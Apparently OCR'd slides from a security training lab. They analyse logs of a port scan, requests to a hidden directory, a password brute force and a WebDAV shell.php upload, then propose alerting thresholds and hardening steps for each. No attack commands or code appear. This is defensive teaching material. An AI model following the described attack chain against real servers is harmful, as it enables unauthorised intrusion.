
Analysis: Identifying the Port Scan

- Port scan performed on May 14, 2022
- There were 77,848 packets sent from 192.168.1.90 to 192.168.1.105
- Multiple ports requested at the same time are indicative of a port scan




Analysis: Finding the Request for the Hidden Directory

- There were 115,655 request made to the /company_folders/secret_folder between 3:35 - 3:53 PM
- The file “connect_to_corp_server”was requested and it contains sensitive information on how to access the company’s webserver




Analysis: Uncovering the Brute Force Attack

- There were 115,655 requests made in the attack, with 115,650 requests made before the password was discovered.



Analysis: Finding the WebDAV Connection

- There were 152 requests to the webdav and 52 of the requests were made to the shell.php file



Blue Team

Proposed Alarms and Mitigation Strategies

May 2022

Mitigation: Blocking the Port Scan

Alarm

Setup an alert for any port scanning, with a threshold of 100 and an alert for any use of Nmap.

System Hardening

Whitelist known IPs and have the firewall block unauthorised IPs from scanning.

Close ports that don’t need to be open.

Regularly run a port scan to proactively detect and audit any open ports

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create an alert for non-whitelisted IPs attempting to access the directory.

System Hardening

Remove all references to the hidden directory in the webserver.

Set a timeout for more than 3 password failures.

Blacklist an IP after more than 10 failed password attempts.

Add multi-factor authentication for privileged accounts.

Mitigation: Preventing Brute Force Attacks

Alarm

Create an alert when an HTTP 401 code error is returned with a threshold of 10 errors.

System Hardening

Use a CAPTCHA to ensure the user is human.

Lock out accounts for 15 minutes after 3 unsuccessful attempts.

Create a password policy that requires complex passwords.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert for any non-whitelisted IPs trying to connect to WebDAV

System Hardening

Create a whitelist of trusted IP addresses that can access WebDAV.

Scan all incoming traffic with anti-virus/anti-malware.

Add multi-factor authentication.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Create an alert for all incoming uploads that contain suspicious code/scripts/file extensions.

System Hardening

Limit the type of files that can be uploaded, including restricting php.

Set access to the /webDAV folder to read only.

Add anti-virus/anti-malware application that screens all incoming files.

Keep the firewall and firewall rules up to date.